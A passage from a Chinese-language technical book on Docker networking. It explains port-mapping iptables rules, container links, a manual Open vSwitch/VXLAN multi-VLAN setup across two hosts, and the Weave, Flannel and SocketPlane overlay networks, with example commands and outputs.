inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
1663: eth0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:56:2d:57:93 brd ff:ff:ff:ff:ff:ff
    inet 172.17.55.1/16 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:56ff:fe2d:5793/64 scope link
        valid_lft forever preferred_lft forever

```

容器内的信息显示，通过 `-h` 成功设置了容器内的 `hostname` 为 `docker`，且由于 `daemon` 设置容器子网为 `172.17.55.0/24`（`--fixed-cidr` 参数设置），因此容器分配获得了 IP `172.17.55.1`。`-p:10000:22/tcp` 会在 `iptables` 内添加三条规则：

```

# iptables --wait -t nat -A DOCKER -p tcp -d 0/0 --dport 10000 -j DNAT \
--to-destination 172.17.55.1:22
# iptables --wait -t filter -A DOCKER ! -i docker0 -o docker0 -p tcp \
-d 172.17.55.1 --dport 22 -j ACCEPT
# iptables --wait -t nat -A POSTROUTING -p tcp -s 172.17.55.1 -d 172.17.55.1 \
--dport 22 -j MASQUERADE

```

第一条是 DNAT 规则，即将所有访问主机 10000 端口的 `tcp` 数据包重定向到 `172.17.55.1:22` 地址；第二条是过滤规则，接受所有从非 `docker0` 接口发出，到达 `docker0` 接口的，目标为 `172.17.55.1:22` 的 `tcp` 数据包；第三条规则是将来自 `172.17.55.1`，发往 `172.17.55.1:22` 端口的数据包进行源 IP 变形，此规则是用于开启 `hairpin NAT` 模式，使得容器可以访问自己暴露出的端口。

为方便读者观看 `iptables` 最终的内容，此处把上文示例操作产生的 `iptables` 内容呈现出来，如下：

```

# iptables -vnL -t filter
Chain INPUT (policy ACCEPT 20850 packets, 1442K bytes)
pkts bytes target prot opt in out source destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination
251 21084 DOCKER all -- * docker0 0.0.0.0/0 0.0.0.0/0
0 0 ACCEPT all -- * docker0 0.0.0.0/0 0.0.0.0/0 ctstate RELATED,ESTABLISHED
0 0 ACCEPT all -- docker0 !docker0 0.0.0.0/0 0.0.0.0/0
251 21084 DROP all -- docker0 docker0 0.0.0.0/0 0.0.0.0/0

Chain OUTPUT (policy ACCEPT 16906 packets, 993K bytes)
pkts bytes target prot opt in out source destination

Chain DOCKER (1 references)
pkts bytes target prot opt in out source destination

```

```

0 0 ACCEPT tcp -- !docker0 docker0 0.0.0.0/0 172.17.55.1 tcp dpt:22

# iptables -vnL -t nat
Chain PREROUTING (policy ACCEPT 3366 packets, 384K bytes)
pkts bytes target prot opt in out source destination
0 0 DOCKER all -- * * 0.0.0.0/0 0.0.0.0/0 ADDRTYPE match dst-type LOCAL

Chain INPUT (policy ACCEPT 831 packets, 130K bytes)
pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 7581 packets, 455K bytes)
pkts bytes target prot opt in out source destination
20072 1204K DOCKER all -- * * 0.0.0.0/0 0.0.0.0/0 ADDRTYPE match dst-type LOCAL

Chain POSTROUTING (policy ACCEPT 7580 packets, 455K bytes)
pkts bytes target prot opt in out source destination
3 219 MASQUERADE all -- * docker0 0.0.0.0/0 0.0.0.0/0 ADDRTYPE match src-type LOCAL
0 0 MASQUERADE all -- * !docker0 172.17.0.0/16 0.0.0.0/0
0 0 MASQUERADE tcp -- * * 172.17.55.1 172.17.55.1 tcp dpt:22

Chain DOCKER (2 references)
pkts bytes target prot opt in out source destination
0 0 DNAT tcp -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:10000 to:172.17.55.1:22

```

### 3. Docker client 示例 2

Docker 的另外一个常用的网络参数为 `--link`，其作用是为两个容器建立链接。示例代码如下：

```

$ docker run -tid --name=c1 ubuntu:latest bash
212a40dc33b0111046fffa135ec979c5e3cfad3c626c91ff3942b3cee7d6f9bde
$ docker exec -ti 212a40dc33b01110 ip addr show eth0
1747: eth0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.2/16 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe11:2/64 scope link
        valid_lft forever preferred_lft forever

$ docker run -tid --link=c1:alias_c1 --name=c2 ubuntu:latest bash
8394d9a4b00c7ebd5393ad0162b38ee497527dfbc1758e80ad8e1679b3500b38

$ docker exec -ti 8394d9a4b00c bash
root@8394d9a4b00c:/# ip addr show eth0
1749: eth0: <BROADCAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::42:acff:fe11:3/64 scope link
        valid_lft forever preferred_lft forever

```

```

root@8394d9a4b00c:/# ping alias_c1
PING alias_c1 (172.17.0.2) 56(84) bytes of data.
64 bytes from alias_c1 (172.17.0.2): icmp_seq=1 ttl=64 time=0.069 ms
64 bytes from alias_c1 (172.17.0.2): icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from alias_c1 (172.17.0.2): icmp_seq=3 ttl=64 time=0.052 ms
64 bytes from alias_c1 (172.17.0.2): icmp_seq=4 ttl=64 time=0.044 ms
^C
--- alias_c1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.044/0.052/0.069/0.013 ms
root@8394d9a4b00c:/# cat /etc/hosts
172.17.0.3 8394d9a4b00c
127.0.0.1 localhost
172.17.0.2 alias_c1 212a40dc33b0 c1

```

上述操作首先启动了一个名为 `c1` 的 container，随后以 `--link=c1:alias_c1` 参数启动另一个容器并链接到 `c1`，并且为 `c1` 起了别名 `alias_c1`。可以看到，在容器 `c2` 中可以直接访问 `alias_c1`，其实现原理为在 `c2` 的 `/etc/hosts` 文件中加入了 `alias_c1` 的 IP。`--link` 是一个非常有用的参数，`docker-compose` 中大量使用了 `--link` 特性。

本节介绍了 Docker 的四种网络模式 `bridge`、`host`、`none` 和 `container` 的原理和基本用法，同时列举了 Docker 网络相关的参数，并通过一些 Docker 使用示例，初步介绍了 Docker 网络的底层实现原理，旨在给用户一个初步的认识，Docker 更多的使用方法用户可自行查阅官方文档。下一节我们会给出一个较为复杂的示例，介绍如何手动为集群内的多个 Docker 容器配置一个跨主机的多子网网络，以进一步加深用户对 Docker 网络的理解。

## 5.3 高级网络配置

上一节介绍了 Docker 网络相关的参数，相信读者对 Docker 网络相关的配置都有了一定的了解。本节将介绍如何通过一些基本的 Linux 命令，手动为 Docker 容器构建跨主机的多个子网，从而进一步加深读者对 Docker 容器网络相关功能实现的理解，更加详细的解释则需要读者从 `Libnetwork` 的代码中找答案了。

### 5.3.1 容器跨主机多子网方案

本示例的整体网络拓扑图如图 5-4 所示。

本示例中，使用 Open vSwitch 网桥替换了 Docker 默认的 Linux 网桥。Open vSwitch 是一个开源的虚拟交换机的实现，在云计算领域有着广泛的应用，利用 Open vSwitch（简称 OVS），可以实现更加丰富和强大的网络功能。OVS 的功能较为复杂，本节仅使用了一些简单的功能，如建立虚拟网桥，在 OVS 网桥上添加 VXLAN 端口实现跨主机通信等。

下一节会按照图 5-4 所示的网络拓扑结构，搭建两个跨主机的 `vlan`。主机 `Host1` 运行

两个容器 container1 和 container2, 分别属于 vlan1 和 vlan2, 主机 Host2 同样运行两个容器 container3 和 container4, 分属于 vlan1 和 vlan2。最终, vlan1 内部的两个容器可以互相通信, vlan2 内部的同样可以互相通信, 但是 vlan1 和 vlan2 互相隔离, 互相不可访问。通过这样一个简单的跨主机组网的方案, 相信读者会对 Docker 的网络实现会有进一步的理解。




图 5-4 高级网络配置示例

### 5.3.2 容器跨主机多子网配置方法

本节的示例, 主要使用了 ip 及 ovs-vsctl 命令, 关于这两个命令的详细使用方法, 不在本书的介绍范围, 读者可自行查阅相关资料。

在 Host1 上运行两个容器, 分别命名为 container1 和 container2, 其中 container1 的配置示例代码如下:

```
// 创建一个 OVS 网桥
# ovs-vsctl add-br ovs-br0
// 创建一个到 10.110.52.66 的 vxlan tunnel
# ovs-vsctl add-port ovs-br0 vxlan-10.110.52.66 -- set interface vxlan-10.110.52.66
type=vxlan option:remote_ip="10.110.52.66"
# docker run -tid --net=none --name=container1 ubuntu:latest /bin/bash
# pid=$(docker inspect -f '{{.State.Pid}}' container1)
# echo $pid
1339
// 下一步要在 /var/run/netns/ 目录下为两个容器创建可以使用 "ip netns" 命令操纵的 network
// namespace 项, 如果 /var/run/netns/ 目录不存在则首先需要创建一个
# mkdir -p /var/run/netns
# ln -s /proc/$pid/ns/net /var/run/netns/$pid
// 为 container1 创建一对虚拟网卡接口
# ip link add name vethC1Host mtu 1500 type veth peer name vethC1Container mtu 1500
// 将 veth pair 的一端加入创建的 OVS 网桥中, 设置 vlan 为 1 并启用, vlan 是通过 tag 值划分的
# ovs-vsctl add-port ovs-br0 vethC1Host tag=1
# ip link set vethC1Host up
```



```
// 将 veth pair 的另一端放入容器所在的 network namespace
# ip link set vethC1Container netns $pid
// 进入 $pid 所在的 netns 中, 配置刚才放入其中的虚拟网卡, 改名 eth0, 配置 IP 并启用
# ip netns exec $pid ip link set dev vethC1Container name eth0
# ip netns exec $pid ip addr add 192.168.0.1/24 dev eth0
# ip netns exec $pid ip link set eth0 up
```

与 container1 的配置方法相似, container2 的网络配置按如下方式运行:

```
# docker run -tid --net=none --name=container2 ubuntu:latest /bin/bash
# pid=$(docker inspect -f '{{.State.Pid}}' container2)
# echo $pid
1866
# ln -s /proc/$pid/ns/net /var/run/netns/$pid
# ip link add name vethC2Host mtu 1500 type veth peer name vethC2Container mtu 1500
# ovs-vsctl add-port ovs-br0 vethC2Host tag=2
# ip link set vethC2Host up
# ip link set vethC2Container netns $pid
# ip netns exec $pid ip link set dev vethC2Container name eth0
# ip netns exec $pid ip addr add 192.168.0.2/24 dev eth0
# ip netns exec $pid ip link set eth0 up
```

Host2 的网络拓扑构建方式与 Host1 相仿, 只要修改相应容器的名字、虚拟网卡名字 / IP、vxlan tunnel 等, 即可建立相应的网络架构。

补充说明一下, Host2 共需要运行以下命令:

```
// 创建网桥及添加 vxlan tunnel port
# ovs-vsctl add-br ovs-br0
# ovs-vsctl add-port ovs-br0 vxlan-10.110.52.38 -- set interface vxlan-10.110.52.38
type=vxlan option:remote_ip="10.110.52.38"
// 运行名为 container3 的容器
# docker run -tid --net=none --name=container3 ubuntu:latest /bin/bash
# pid=$(docker inspect -f '{{.State.Pid}}' container3)
# echo $pid
29584
# mkdir -p /var/run/netns
# ln -s /proc/$pid/ns/net /var/run/netns/$pid
// 为 container3 创建一对虚拟网卡接口
# ip link add name vethC3Host mtu 1500 type veth peer name vethC3Container mtu 1500
# ovs-vsctl add-port ovs-br0 vethC3Host tag=1
# ip link set vethC3Host up
# ip link set vethC3Container netns $pid
# ip netns exec $pid ip link set dev vethC3Container name eth0
# ip netns exec $pid ip addr add 192.168.0.3/24 dev eth0
# ip netns exec $pid ip link set eth0 up
# docker run -tid --net=none --name=container4 ubuntu:latest /bin/bash
# pid=$(docker inspect -f '{{.State.Pid}}' container4)
# echo $pid
29667
# ln -s /proc/$pid/ns/net /var/run/netns/$pid
```

```
# ip link add name vethC4Host mtu 1500 type veth peer name vethC4Container mtu 1500
# ovs-vsctl add-port ovs-br0 vethC4Host tag=2
# ip link set vethC4Host up
# ip link set vethC4Container netns $pid
# ip netns exec $pid ip link set dev vethC4Container name eth0
# ip netns exec $pid ip addr add 192.168.0.4/24 dev eth0
# ip netns exec $pid ip link set eth0 up
```

完成之后，使用 `ovs-vsctl show` 命令查看 Host1 及 Host2 网桥及网卡信息，可以看到如下信息。

Host1:

```
# ovs-vsctl show
9ee0170e-4fba-4388-988b-a22db59cc5ba
  Manager "ptcp:6640"
  Bridge "ovs-br0"
    Port "vethC2Host"
      tag: 2
      Interface "vethC2Host"
    Port "vxlan-10.110.52.66"
      Interface "vxlan-10.110.52.66"
        type: vxlan
        options: {remote_ip="10.110.52.66"}
    Port "vethC1Host"
      tag: 1
      Interface "vethC1Host"
    Port "ovs-br0"
      Interface "ovs-br0"
        type: internal
  ovs_version: "2.1.4"
```

Host2:

```
# ovs-vsctl show
881740c8-6a29-497e-b8ca-5311f870ee5a
  Manager "ptcp:6640"
    is_connected: true
  Bridge "ovs-br0"
    Port "vethC4Host"
      tag: 2
      Interface "vethC4Host"
    Port "ovs-br0"
      Interface "ovs-br0"
        type: internal
    Port "vethC3Host"
      tag: 1
      Interface "vethC3Host"
    Port "vxlan-10.110.52.38"
      Interface "vxlan-10.110.52.38"
        type: vxlan
```

```
options: {remote_ip="10.110.52.38"}
ovs_version: "2.0.2"
```

此时, 尝试在 container1 中 ping container2、container3、container4 的 IP, 可以看到如下结果:

```
$ docker exec -ti container1 bash
root@89cb8d7bed6a:/# ip addr show eth0
1683: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
group default qlen 1000
    link/ether 02:99:2c:41:91:fe brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.1/24 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::99:2cff:fe41:91fe/64 scope link
        valid_lft forever preferred_lft forever
root@89cb8d7bed6a:/# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
From 192.168.0.1 icmp_seq=1 Destination Host Unreachable
^C
--- 192.168.0.2 ping statistics ---
4 packets transmitted, 0 received, +3 errors, 100% packet loss, time 3013ms
pipe 3
root@89cb8d7bed6a:/# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
64 bytes from 192.168.0.3: icmp_seq=1 ttl=64 time=0.890 ms
64 bytes from 192.168.0.3: icmp_seq=2 ttl=64 time=0.437 ms
64 bytes from 192.168.0.3: icmp_seq=3 ttl=64 time=0.210 ms
^C
--- 192.168.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.210/0.512/0.890/0.283 ms
root@89cb8d7bed6a:/# ping 192.168.0.4
PING 192.168.0.4 (192.168.0.4) 56(84) bytes of data.
From 192.168.0.1 icmp_seq=1 Destination Host Unreachable
^C
--- 192.168.0.4 ping statistics ---
4 packets transmitted, 0 received, +3 errors, 100% packet loss, time 3016ms
pipe 3
root@89cb8d7bed6a:/# exit
```

我们发现 container1 可以 ping 通处于不同主机但是处于同一 vlan 的 container3, 但是处于同一主机不同 vlan 的 container2 却不能 ping 通, container4 同样不通。同理, 同处 vlan2 的 container2 与 container4 是可以互通的。

我们利用此方式成功创建了跨越两台主机的 2 个 vlan。

本示例中使用的 ip netns 命令可以管理 Network Namespace, 而 ip link 与 ip addr 命令则分别用于管理 layer2 和 layer3 的网络设备; ovs-vsctl 命令可用于管理 OVS 网桥及网桥上的虚拟网卡, 虚拟网卡可以是 ip 命令创建的, 也可以是 OVS 内部端口。



并为它们分配 IP。

- ❑ **Weaver**: 运行于 container 内, 每个 Weave 网络内的主机都要运行, 是一个 Go 语言实现的虚拟网络路由器。不同主机之间的网络通信依赖于 Weaver 路由。

Weave 的使用比较简单, 这里以两台主机为例进行介绍。

Host1:

```
host1$ weave launch
host1$ weave run 10.2.1.1/24 -t -i ubuntu bash
```

Host2:

```
host2$ weave launch $HOST1
host2$ weave run 10.2.1.2/24 -t -i ubuntu bash
```

测试显示两个 container 互相之间可以通信。另外再运行一个 container, 分配不同的 IP 网段, 比如 10.2.2.1/24, 则不能与上述两个 container 通信。

Weave 还提供了一些有用的特性:

- ❑ `weave launch [-password] [-nickname]`: 启动时设置节点之间互通的密码。
- ❑ `weave connect $OTHER_HOST`: 连接其他 Weave host 主机。
- ❑ `weave attach [...]`: 可以为已经运行的 container 动态添加网络, `detach` 命令可以将其从网络中剥离。
- ❑ `weave ps`: 查看 containers 列表。
- ❑ `weave status`: 查看 Weave 状态。

Weave 的功能比较强大, 安全方面支持 host 之间通信加密, 满足跨主机多子网功能需求且服务质量较为稳定, 支持 container 动态加入或剥离网络。

不过, 由于 Weave 没有使用诸如 Consul 或 Etcd 等服务发现机制, 因此也存在较大的缺点:

- 1) 不支持服务发现, 主机不能动态加入节点网络, 只能手动通过 `weave launch` 或 `connect` 加入 Weave 网络。
- 2) 不支持动态分配 IP。所有 IP 需要手动管理及分配, 难以保证分配的 IP 不冲突。

近期, Weave 推出了可以对接 Libnetwork remote driver 的 Weave Plugin, 与 Docker 可以进行更好的整合, 体验更好。读者可以访问 <https://github.com/weaveworks/docker-plugin> 尝试一下。

## 5.4.2 Flannel

Flannel<sup>①</sup>的使用依赖于 Etcd<sup>②</sup>, Etcd 是 CoreOS 公司开发的开源的 K-V 存储及服务发现

① Flannel 源码地址: <https://github.com/coreos/flannel.git>。

② Etcd 源码地址: <https://github.com/coreos/etcd.git>。

程序，有着大量的拥趸。在集群中，可用于在不同主机间交换配置、状态等信息，其功能强大，相应的配置也略微复杂一些。

Flannel 的配置步骤大致如下。

1) 配置 Etcd 集群。详细内容可参考：<https://github.com/coreos/etcd/blob/master/Documentation/clustering.md>。

这里以搭建包含三个主机的微型集群为例进行说明。

Host1:

```
$ etcd -name infra0 -initial-advertise-peer-urls http://10.110.52.38:2380
-listen-peer-urls http://10.110.52.38:2380 -initial-cluster-token etcd-cluster-1
-initial-cluster infra0=http://10.110.52.38:2380,infral=http://10.110.52.66:2380,
infra2=http://10.110.52.69:2380 -initial-cluster-state new
```

Host2:

```
$ etcd -name infral -initial-advertise-peer-urls http://10.110.52.66:2380
-listen-peer-urls http://10.110.52.66:2380 -initial-cluster-token etcd-cluster-1
-initial-cluster infra0=http://10.110.52.38:2380,infral=http://10.110.52.66:2380,
infra2=http://10.110.52.69:2380 -initial-cluster-state new
```

Host3:

```
$ etcd -name infra2 -initial-advertise-peer-urls http://10.110.52.69:2380
-listen-peer-urls http://10.110.52.69:2380 -initial-cluster-token etcd-cluster-1
-initial-cluster infra0=http://10.110.52.38:2380,infral=http://10.110.52.66:2380,
infra2=http://10.110.52.69:2380 -initial-cluster-state new
```

读者需要根据自己的机器对 Etcd 的 IP 进行配置。如果 Etcd 集群搭建成功，则可在任意一台机器上查看集群成员列表：

```
$ etcdctl member list
84efd21b2aad5735: name=infra0 peerURLs=http://10.110.52.38:2380
clientURLs=http://localhost:2379,http://localhost:4001
d316da54cf580893: name=infral peerURLs=http://10.110.52.66:2380
clientURLs=http://localhost:2379,http://localhost:4001
695fb88716370ca9: name=infra2 peerURLs=http://10.110.52.69:2380
clientURLs=http://localhost:2379,http://localhost:4001
```

2) 向 Etcd 写入 Flannel 的网络配置，示例如下：

```
$ etcdctl mkdir /coreos.com/network/
$ etcdctl set coreos.com/network/config
{
    "Network": "10.1.0.0/16",
    "SubnetLen": 24,
    "SubnetMin": "10.1.0.0",
    "SubnetMax": "10.1.128.0",
    "Backend": {
        "Type": "udp",
```

```
    "Port": 7890
  }
}
```

3) 在集群的每台主机上以默认参数运行 flanneld。

4) 在每台主机上以如下方式启动 Docker。

```
# source /run/flannel/subnet.env
# docker daemon --bip=${FLANNEL_SUBNET} --mtu=${FLANNEL_MTU}
```

最终建立的 Flannel 集群网络拓扑图如图 5-6 所示。




图 5-6 Flannel 网络架构

最终每台主机的容器都会运行在一个 10.1.X.0/24 的子网内，它们共同归属于 10.1.0.0/16 这一大网。该方式通过 UDP 封装主机数据包，由 Flannel 转发以实现跨主机的通信。

Flannel 的网络架构非常适合在 k8s (Kubernetes) 中使用, 当然单独使用也是没问题的。Flannel 在几个 Docker SDN 网络方案中是最成熟的, 但每台主机都是一个单独子网的网络架构, 灵活性显得有些不足。对于网络灵活性要求不高的 Docker 集群, Flannel 是值得重点考虑的方案。

### 5.4.3 SocketPlane

SocketPlane<sup>①</sup>同样是 Github 上关注度较高的 Docker SDN 方案, SocketPlane 被 Docker 公司收购之后已经停止更新, 原开发者目前正在开发 Libnetwork。SocketPlane 的设计思想较好, 在使用便利性上具有较大的优越性, 下面会简单介绍并分析。

SocketPlane 的安装配置较为简单, 只需要运行源码目录下的 scripts/install.sh, 就会将相应的 shell 执行程序、配置文件安装到相应目录, 并且它还会从 Dockerhub 上拉取 SocketPlane 及 Powerstrip 两个镜像, 以容器方式运行 SocketPlane 主程序。

SocketPlane 的使用同样十分简洁, 查看 SocketPlane 运行是否正常时, 可使用如下命令:

```
$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
ad1bc1e981e4 clusterhq/powerstrip:v0.0.1 "twistd -noy powerst 5 hours ago Up 5 hours
powerstrip 874e27ae2e2e socketplane/socketplane "socketplane --iface 5 hours ago
Up 5 hours socketplane

$ socketplane agent logs
INFO[0000] Binding to eth1
==> WARNING: Bootstrap mode enabled! Do not enable unless necessary
==> WARNING: It is highly recommended to set GOMAXPROCS higher than 1
==> Starting Consul agent...
2015/06/09 03:46:06 consul.watch: Watch (type: nodes) errored: Get
http://127.0.0.1:8500 /v1/catalog/nodes: dial tcp 127.0.0.1:8500: connection refused,
retry in 5s
==> Starting Consul agent RPC...
==> Consul agent running!
Node name: 'darcy-HP'
Datacenter: 'dc1'
Server: true (bootstrap: true)
Client Addr: 127.0.0.1 (HTTP: 8500, HTTPS: -1, DNS: 8600, RPC: 8400)
Cluster Addr: 10.110.52.38 (LAN: 8301, WAN: 8302)
Gossip encrypt: false, RPC-TLS: false, TLS-Incoming: false
...
2015/06/09 08:29:31 Status of Get 200 OK 200 for
http://localhost:8500/v1/kv/network?recurse
```

若 docker ps 显示 SocketPlane 容器正在运行, 且 “socketplane agent logs” 日志中无异常打印信息, 则说明 SocketPlane 运行正常。

① SocketPlane 代码地址: <https://github.com/socketplane/socketplane.git>。



运行如下命令：

```
$ socketplane network create frontend 192.168.0.1/24
```

就可以创建一个名为“frontend”，IP 段为 192.168.0.1/24 的子网。

查看当前集群内包含几个子网的代码如下：

```
$ socketplane network list
[
  {
    "gateway": "10.1.0.1",
    "id": "default",
    "subnet": "10.1.0.0/16",
    "vlan": 1
  },
  {
    "gateway": "192.168.0.1",
    "id": "frontend",
    "subnet": "192.168.0.0/24",
    "vlan": 2
  }
]
```

然后在集群的任意一台主机上运行：

```
$ socketplane run -n frontend -tid ubuntu:latest bash
151ce8ce494eaea2f46a8217e382a4a85702e2f8011cf20bc93943ed7ae4b6b2
$ docker exec -ti 151ce8ce494eaea2 ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
1692: ovs272ba8f: <BROADCAST,UP,LOWER_UP> mtu 1440 qdisc noqueue state UNKNOWN
group default
    link/ether 02:42:c0:a8:00:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.2/24 scope global ovs272ba8f
        valid_lft forever preferred_lft forever
    inet6 fe80::80ff:47ff:febf:1b78/64 scope link tentative dadfailed
        valid_lft forever preferred_lft forever
```

即可看到容器自动从 frontend 子网内动态分配了一个 IP。SocketPlane 底层使用了 Consul 来进行数据同步，可以保证集群内的主机分配的 IP 不冲突。

SocketPlane 还提供了其他功能，比如查看当前本机 SocketPlane 管理的容器网络相关信息：

```
$ socketplane info
```

```

{
  "151ce8ce494eaea2f46a8217e382a4a85702e2f8011cf20bc93943ed7ae4b6b2": {
    "connection_details": {
      "gateway": "192.168.0.1",
      "ip": "192.168.0.2",
      "mac": "02:42:c0:a8:00:02",
      "name": "ovs272ba8f",
      "subnet": "/24"
    },
    "container_id":
    "151ce8ce494eaea2f46a8217e382a4a85702e2f8011cf20bc93943ed7ae4b6b2",
    "container_name": "/evil_lumiere",
    "container_pid": "17058",
    "network": "frontend",
    "ovs_port_id": "ovs272ba8f"
  }
}

```

SocketPlane 底层使用 OVS 管理网络，在每台主机上，会创建一个名为 docker0-ovs 的 OVS 网桥，SocketPlane 创建的容器通过 docker0-ovs 网桥通信。集群内不同主机间，利用 vxlan tunnel 通过 docker0-ovs 上的 vxlan 端口互相通信。

SocketPlane 的网络架构（如图 5-7 所示）与 5.3 节手动搭建的网络架构有点相似，所不同的是，container 与 OVS 网桥并非是通过一对 veth pair 通信的，而是直接在 docker0-ovs 网桥上新建了一个 OVS 内部端口，放置于 container 内部。




图 5-7 SocketPlane 网络架构

每次我们运行“socketplane network create”命令时，都会在运行此条命令的主机的 docker0-ovs 上新建一个内部端口，用作网络的网关。如上文新建了名为“frontend”网络，则对应的有一个 IP 为 192.168.0.1 的名为“frontend”的 OVS 网桥内部端口，同样的，默认的网络“default”有一个名为“default”的 OVS 内部端口作为网关。

不同主机之间通过 vxlan tunnel 通信。运行 `ovs-vsctl show` 命令可以更清晰地看到网桥结构：

```
# ovs-vsctl show
9ee0170e-4fba-4388-988b-a22db59cc5ba
    Manager "ptcp:6640"
        is_connected: true
    Bridge "docker0-ovs"
        Port frontend
            tag: 2
            Interface frontend
                type: internal
        Port "ovs272ba8f"
            tag: 2
            Interface "ovs272ba8f"
                type: internal
        Port default
            tag: 1
            Interface default
